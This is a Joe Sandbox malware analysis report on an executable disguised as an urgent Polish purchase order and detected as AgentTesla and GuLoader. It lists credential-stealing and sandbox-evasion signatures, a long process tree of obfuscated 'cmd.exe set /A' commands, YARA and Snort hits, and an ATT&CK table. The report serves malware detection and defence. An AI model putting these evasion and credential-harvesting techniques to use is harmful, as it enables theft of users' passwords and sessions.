ID: 791299
Sample Name: Pilne zamowienie nr5363582 UTECH Maszyny i Urzadzenia Techniczne Jaroslaw Koenig sp. k..exe
Cookbook: default.jbs
Time: 10:02:02
Date: 25/01/2023
Version: 36.0.0 Rainbow Opal

Table of Contents


Windows Analysis Report

Pilne zamowienie nr5363582 UTECH Maszyny i Urzadzenia Techniczne Jaroslaw Koenig sp. k..exe


Overview

General Information

Sample Name:	Pilne zamowienie nr5363582 UTECH Maszyny i Urzadzenia Techniczne Jaroslaw Koenig sp. k..exe
Analysis ID:	791299
MD5:	17388d36388d28..
SHA1:	ee660100dfbad5..
SHA256:	5f20a33e263b8b..
Infos:	



Detection




AgentTesla, GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Yara detected AgentTesla
- Yara detected GuLoader
- Snort IDS alert for network traffic
- Tries to steal Mail credentials (via fi…
- Writes to foreign memory regions
- Tries to harvest and steal Putty / W…
- Mass process execution to delay an…
- Tries to detect Any.run
- Tries to detect sandboxes and other…
- May check the online IP address of…
- Obfuscated command line found

Classification



Process Tree

- **System is w10x64native**
- Pilne zamowienie nr5363582 UTECH Maszyny i Urzadzenia Techniczne Jaroslaw Koenig sp. k..exe (PID: 4904 cmdline: C:\Users\user\Desktop\Pilne zamowienie nr5363582 UTECH Maszyny i Urzadzenia Techniczne Jaroslaw Koenig sp. k..exe MD5: 17388D36388D280C4E2D724C9AB58002)
  - cmd.exe (PID: 6448 cmdline: cmd.exe /c set /A "0x0E^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - Conhost.exe (PID: 1356 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - cmd.exe (PID: 1420 cmdline: cmd.exe /c set /A "0x19^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - Conhost.exe (PID: 1260 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - cmd.exe (PID: 1932 cmdline: cmd.exe /c set /A "0x05^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - Conhost.exe (PID: 7944 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - cmd.exe (PID: 3356 cmdline: cmd.exe /c set /A "0x0E^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - Conhost.exe (PID: 7612 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - cmd.exe (PID: 4748 cmdline: cmd.exe /c set /A "0x07^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - Conhost.exe (PID: 4600 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - cmd.exe (PID: 2424 cmdline: cmd.exe /c set /A "0x78^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - Conhost.exe (PID: 1448 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - cmd.exe (PID: 4428 cmdline: cmd.exe /c set /A "0x79^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - Conhost.exe (PID: 4284 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - cmd.exe (PID: 5516 cmdline: cmd.exe /c set /A "0x71^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - Conhost.exe (PID: 7608 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - cmd.exe (PID: 2568 cmdline: cmd.exe /c set /A "0x71^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - Conhost.exe (PID: 372 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - cmd.exe (PID: 1988 cmdline: cmd.exe /c set /A "0x08^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - Conhost.exe (PID: 6136 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - cmd.exe (PID: 3324 cmdline: cmd.exe /c set /A "0x39^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - Conhost.exe (PID: 5004 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - cmd.exe (PID: 308 cmdline: cmd.exe /c set /A "0x2E^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - Conhost.exe (PID: 4004 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - cmd.exe (PID: 384 cmdline: cmd.exe /c set /A "0x2A^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - Conhost.exe (PID: 2040 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - cmd.exe (PID: 1456 cmdline: cmd.exe /c set /A "0x3F^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - Conhost.exe (PID: 1468 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - cmd.exe (PID: 1256 cmdline: cmd.exe /c set /A "0x2E^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - Conhost.exe (PID: 4216 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - cmd.exe (PID: 7352 cmdline: cmd.exe /c set /A "0x0D^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - Conhost.exe (PID: 6552 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)

- cmd.exe (PID: 5452 cmdline: cmd.exe /c set /A "0x22^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 2336 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 4124 cmdline: cmd.exe /c set /A "0x27^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 3400 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 1940 cmdline: cmd.exe /c set /A "0x2E^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 3504 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 1236 cmdline: cmd.exe /c set /A "0x0A^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 7264 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 664 cmdline: cmd.exe /c set /A "0x63^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 7608 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 5128 cmdline: cmd.exe /c set /A "0x26^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 368 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 6528 cmdline: cmd.exe /c set /A "0x6B^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 1144 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 6976 cmdline: cmd.exe /c set /A "0x39^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 5260 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 3280 cmdline: cmd.exe /c set /A "0x7F^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 1492 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 1292 cmdline: cmd.exe /c set /A "0x6B^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 6448 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 1384 cmdline: cmd.exe /c set /A "0x67^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 1420 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 6552 cmdline: cmd.exe /c set /A "0x6B^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 3272 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 2764 cmdline: cmd.exe /c set /A "0x22^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 7336 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 5424 cmdline: cmd.exe /c set /A "0x6B^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 4348 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 8 cmdline: cmd.exe /c set /A "0x7B^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 5940 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 1560 cmdline: cmd.exe /c set /A "0x33^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 1756 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 5016 cmdline: cmd.exe /c set /A "0x73^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 5136 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 5040 cmdline: cmd.exe /c set /A "0x7B^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 5064 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 4748 cmdline: cmd.exe /c set /A "0x7B^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 1188 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 1448 cmdline: cmd.exe /c set /A "0x7B^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 2424 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 1940 cmdline: cmd.exe /c set /A "0x7B^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 4428 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 7340 cmdline: cmd.exe /c set /A "0x7B^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 7000 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 2752 cmdline: cmd.exe /c set /A "0x7B^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 1328 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 4948 cmdline: cmd.exe /c set /A "0x7B^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 6136 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 7948 cmdline: cmd.exe /c set /A "0x67^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 5004 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 8000 cmdline: cmd.exe /c set /A "0x6B^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 1424 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 6620 cmdline: cmd.exe /c set /A "0x22^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 3280 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 7040 cmdline: cmd.exe /c set /A "0x6B^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 1028 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 2676 cmdline: cmd.exe /c set /A "0x7B^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 756 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 6996 cmdline: cmd.exe /c set /A "0x67^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 5940 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 3360 cmdline: cmd.exe /c set /A "0x6B^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 1756 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 5060 cmdline: cmd.exe /c set /A "0x3B^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 5468 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 5040 cmdline: cmd.exe /c set /A "0x6B^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 6508 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 4748 cmdline: cmd.exe /c set /A "0x7B^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 4892 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 4284 cmdline: cmd.exe /c set /A "0x67^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 4996 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 3364 cmdline: cmd.exe /c set /A "0x6B^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 1236 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 7920 cmdline: cmd.exe /c set /A "0x22^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 6504 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)

- cmd.exe (PID: 4880 cmdline: cmd.exe /c set /A "0x6B^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 7824 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 1456 cmdline: cmd.exe /c set /A "0x7F^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 3280 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 7352 cmdline: cmd.exe /c set /A "0x67^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 376 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 7396 cmdline: cmd.exe /c set /A "0x6B^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 7612 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 1864 cmdline: cmd.exe /c set /A "0x22^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 4716 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 5452 cmdline: cmd.exe /c set /A "0x6B^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 5064 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 4192 cmdline: cmd.exe /c set /A "0x7B^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 2548 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 3156 cmdline: cmd.exe /c set /A "0x33^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 1448 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 5828 cmdline: cmd.exe /c set /A "0x73^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 4596 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 7340 cmdline: cmd.exe /c set /A "0x7B^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 6512 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 1956 cmdline: cmd.exe /c set /A "0x67^75" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 6504 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- CasPol.exe (PID: 5424 cmdline: C:\Users\user\Desktop\Pilne zamowienie nr5363582 UTECH Maszyny i Urzadzenia Techniczne Jaroslaw Koenig sp. k..exe MD5: 914F728C04D3EDDD5FBA59420E74E56B)
  - conhost.exe (PID: 4792 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.14099095140.000000000071D000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_GuLoader_3	Yara detected GuLoader	Joe Security	
00000089.00000002.18044285630.000000003418B000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000089.00000002.18044285630.000000003418B000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000001.00000002.14100531174.00000000058D8000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
Process Memory Space: Pilne zamowienie nr5363582 UTECH Maszyny i Urzadzenia Techniczne Jaroslaw Koenig sp. k..exe PID: 4904	JoeSecurity_GuLoader_3	Yara detected GuLoader	Joe Security	

Click to see the 2 entries

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET DNS Query to a .tk domain - Likely Hostile - Source IP: 192.168.11.20 - Destination IP: 1.1.1.1

Timestamp:	192.168.11.201.1.1.162662532012811 01/25/23-10:05:53.440564
SID:	2012811
Source Port:	62662

Destination Port:	53
Protocol:	UDP
Classtype:	Potentially Bad Traffic

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Networking

Snort IDS alert for network traffic

May check the online IP address of the machine

Data Obfuscation

Yara detected GuLoader

Obfuscated command line found

Malware Analysis System Evasion

Mass process execution to delay analysis

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

Writes to foreign memory regions

Stealing of Sensitive Information

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	1 DLL Side-Loading	1 DLL Side-Loading	1 Disable or Modify Tools	1 OS Credential Dumping	2 File and Directory Discovery	Remote Services	1 Archive Collected Data	1 Exfiltration Over Alternative Protocol	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	1 Native API	Boot or Logon Initialization Scripts	1 Access Token Manipulation	1 Deobfuscate/Decode Files or Information	1 Credentials in Registry	1 1 7 System Information Discovery	Remote Desktop Protocol	1 Data from Local System	Exfiltration Over Bluetooth	1 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Command and Scripting Interpreter	Logon Script (Windows)	1 1 1 Process Injection	1 Obfuscated Files or Information	Security Account Manager	3 1 1 Security Software Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 DLL Side-Loading	NTDS	2 3 1 Virtualization/Sandbox Evasion	Distributed Component Object Model	1 Clipboard Data	Scheduled Transfer	2 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 1 Masquerading	LSA Secrets	1 Application Window Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
